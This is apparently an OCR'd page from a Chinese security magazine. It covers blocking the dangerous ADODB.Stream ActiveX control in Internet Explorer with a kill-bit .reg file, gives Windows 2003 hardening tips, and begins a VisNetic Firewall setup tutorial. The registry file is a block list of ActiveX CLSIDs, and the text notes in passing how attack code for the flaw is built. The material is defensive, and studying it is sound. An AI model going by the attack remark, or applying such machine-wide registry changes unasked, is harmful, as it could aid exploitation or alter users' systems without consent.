


图 4

3.其他措施

再说说非官方安全补救方法，其实很简单，用IE的KillBit功能屏蔽掉ADOBD.Stream危险调用就可以，对正常上网无任何影响。使用此方法之前，我们来看看一个屏蔽的例子，其原理和屏蔽ActiveX调用一样。

```
REGEDIT5
#B83FC273-3522-4CC6-92EC-75CC86678DA4 /3721
#9A578C98-3C2F-4630-890B-FC04196EF420 /CNNIC
#CF051549-EDE1-40F5-B440-BCD646CF2C25 /POPO
#4EDBBAEA-F509-49F6-94D1-ECEC4BE5B686 /中文邮
```

```
#BC207F7D-3E63-4ACA-99B5-FB5F8428200C /Baidu
#9BBC1154-218D-453C-97F6-A06582224D81 /Baidu
#00000566-0000-0010-8000-00AA006D2EA4 /Adodb.Stream 2.7
#4B106874-DD36-11D0-8B44-00A024DD9EFF /Adodb.Stream 2.5

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{B83FC273-3522-4CC6-92EC-75CC86678DA4}]
"Compatibility Flags"=dword:00000400

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{9A578C98-3C2F-4630-890B-FC04196EF420}]
"Compatibility Flags"=dword:00000400

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{CF051549-EDE1-40F5-B440-BCD646CF2C25}]
"Compatibility Flags"=dword:00000400

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{4EDBBAEA-F509-49F6-94D1-ECEC4BE5B686}]
"Compatibility Flags"=dword:00000400

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{BC207F7D-3E63-4ACA-99B5-FB5F8428200C}]
"Compatibility Flags"=dword:00000400

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{9BBC1154-218D-453C-97F6-A06582224D81}]
"Compatibility Flags"=dword:00000400

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{00000566-0000-0010-8000-00AA006D2EA4}]
"Compatibility Flags"=dword:00000400

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{4B106874-DD36-11D0-8B44-00A024DD9EFF}]
"Compatibility Flags"=dword:00000400
```

将上述代码保存为Register.reg文件，双击直接写入注册表即可。上述方法表示将Compatibility Flags 的DWORD值改为 00000400。如果我们只要屏蔽ADOBD.Stream，删除3721/CNNIC/POPO/中文邮/Baidu等选项相关的条目即可。其中，ADOBD.Stream控件值为：{00000566-0000-0010-8000-00AA006D2EA4}和{4B106874-DD36-11D0-8B44-00A024DD9EFF }。注意保存为".reg"文件时，一定要将"REGEDIT5"写进去。如果你的系统是Windows 98，只要将第一行的REGEDIT5改为REGEDIT4即可。

由于这个漏洞被发现的时间不是特别长，目前微软还没有相应的补丁，但编写攻击代码的思路大同小异，都离不开ADODB.String，当然，还必须对基本的HTML语言比较熟悉，懂点ASP知识尤佳。如果不小心撞进了一些成人站点或者国外的恶意站点时，可要小心了。另外，建议用户随时关注微软的主页，以获取最新浏览器版本：http://www.microsoft.com/windows/ie/default.asp。

切断侵入Windows 2003的通道

文/吴培森

1. 切断文件访问通道

NTFS格式的分区不但提供文件夹权限控制功能，而且还有文件加密"本领"，可以有效控制文件夹的安全访问。

2. 切断默认共享通道

Windows 2003系统在缺省安装时会自动产生默认的c$、d$等共享文件夹，需要禁止非法访问共享资源。

3. 切断远程扫描通道

在默认状态下，Windows 2003的远程注册表访问路径并不为空，因此黑客能利用扫描器，很轻松地通过远程注册表访问到系统中的相关信息。为此，你必须将远程可以访问到的注册表路径全部清除，以便切断远程扫描通道。

4. 切断默认服务通道


缺省状态下Windows提供了不少服务，其中有很多是比较危险的，最好将一些用不到、但可能给系统造成安全威胁的服务关闭掉。

5. 切断自动保存通道

Windows 2003系统一旦在访问程序出错时，系统中的Dr.Watson程序会将出错时的一些个人隐私信息自动保存下来，这些隐私信息往往是黑客最喜欢"盯梢"的，为了避免泄露隐私信息，你应该切断Dr.Watson程序的自动保存功能。

适合读者	网络管理员
前置知识	基本网络结构
难度等级	低

脚本小子：防火墙在我们的心目中一直是个防止Dos攻击、防止非法端口连接的东西，但这些都是硬件防火墙的特殊待遇，普通的软件防火墙很难实现理想的功能，不过事物没有绝对，不然就不可能有今天这篇文章了。其实基于包过滤的防火墙非常多，而文中介绍的防火墙除了有常规的端口过滤功能外，更有强得让人吃惊的防数据库下载、防非法扫描、防非法参数提交（页面）、防DDoS攻击、自动屏蔽恶意IP、密罐等功能。单听这些功能都让你心动不已了吧？赶紧往下看……



打造专业级软件防火墙

文/图 Sarin

各位菜鸟网管们还在使用SkyNet Personal Firewall保护自己的服务器吗？是不是还在为怎么防止数据库被下载而伤透脑筋？ 无穷无尽的扫描是不是让你头痛欲裂？不用再发愁了（汗……好像卖假药的），现在我就给大家介绍一个配置简单而功能强大的数据包级防火墙，保证你的Server安全无忧。

脚本小子：SkyNet Personal Firewall是什么东西？不就是天网防火墙个人版吗？小样，换了马甲就以为我不认识了？

先看看这次的主角：DeerField.Com VisNetic Firewall v2.2，它是大名鼎鼎的Visnetic系列服务器软件的一员。它使用基于数据包的过滤策略，整合HTTP Filter和IP Ban暂时或永久封锁攻击者的访问，并且它的密罐功能让入侵者无所适从，而且配置简单，可以远程管理，是各位菜管们的首选（牛人自己编Firewall我们就无话可说了）。

脚本小子：IP Ban：经常在网上看到有人问"为什么Ban我的IP啊？给个理由"，其实IP Ban就是封IP的意思。

Firewall Configuration Wizard

软件安装很简单，一路回车就可以搞定了，一直到如图1所示界面，就到了配置策略的时候了。我们选择"Use the Configuration Wizard to make the ruleset"，通过向导来初步配置防火墙设置，等熟悉了防火墙的设置后就可以直接选择"I will make the ruleset myself after the firewall is installed"，直接手动配置防火墙了；也可以等安装完成后从开始菜单里选择Firewall Configuration Wizard，重新启动配置向导。




图1




图2

下一步，满篇英文无非就是告诉你要为每一个网络设备配置一个规则之类的东西。不去管它，点下一步，询问本机是同时连接局域网和Internet（网关）还是只连Internet。我这里是Vmware的环境，拨号上网，所以点选下面的选项（如图2所示），然后下一步继续。

小知识 VMware是一种非常常见的可以让你在同一时刻运行多种操作系统的虚拟软件。它是通过在电脑上安装虚拟软件来工作的，此虚拟软件允许你在同一时刻启动和运行多个操作系统，比如Windows 2000+Linux，这也是学习网络和操作系统的一个非常好的办法。

询问局域网中的其他计算机是不是以本机作为Internet网关，回答YES继续（如果你的服务器只是单机入网的话，那以上这2个页面都要选择上面的单选按钮）。这里就开始对每一个软件识别出来的网卡进行分别的配置。最上方显示识别出来的首先要配置的




图3

网卡，下面6个选项的意思分别是：局域网网卡、Internet网卡、Internet Modem、内部拨入Modem、不使用的网卡。因为要讲的是网络服务器配置，我们这里选择Internet Adapter这条主线，如图3所示。

这步是选择网络用途，两个选项复选。分别是：用此网卡浏览网页收发Email等、我同时在本机上运行一种以上的网络服务系统，全部勾选，如图4 所示。




图 4

选择运行在本机（或以此为网关的局域网）上的需要联网的客户端软件，常见的软件大都在下面列出，如IE、MSN、ICQ等，如图5 所示。选择好点下一步，填入DNS Server，再下一步选择本机服务项目。




图 5

> **小提示** 这里配置是按照普通的网关服务器配置的，没有限制OICQ、MSN等程序对网络的访问，实际情况下，如果是配置单一网络服务器，这些程序对网络的访问权最好还是去掉比较保险。

到此为止，一个网卡的配置算是基本完成了。如果还有别的网卡，向导还会继续带领你进行配置，难度不大，不再赘述。最后向导会把所有配置信息列出来，如图6 所示，如有不对的可以重新配置、编辑，完成后保存。




图 6

然后就是配置远程管理，填入端口和访问密码，下一步弹出框选择YES，读入新配置的信息，再下一步选择YES让防火墙随系统自动启动。最后一步，当防火墙没有启动成功或者被异常关闭的时候（即防火墙没有运行的情况下），是允许一切的网络流量还是基于安全考虑阻止一切的网络访问，我选择Block（阻止），如图7 所示，到此为止配置完成。

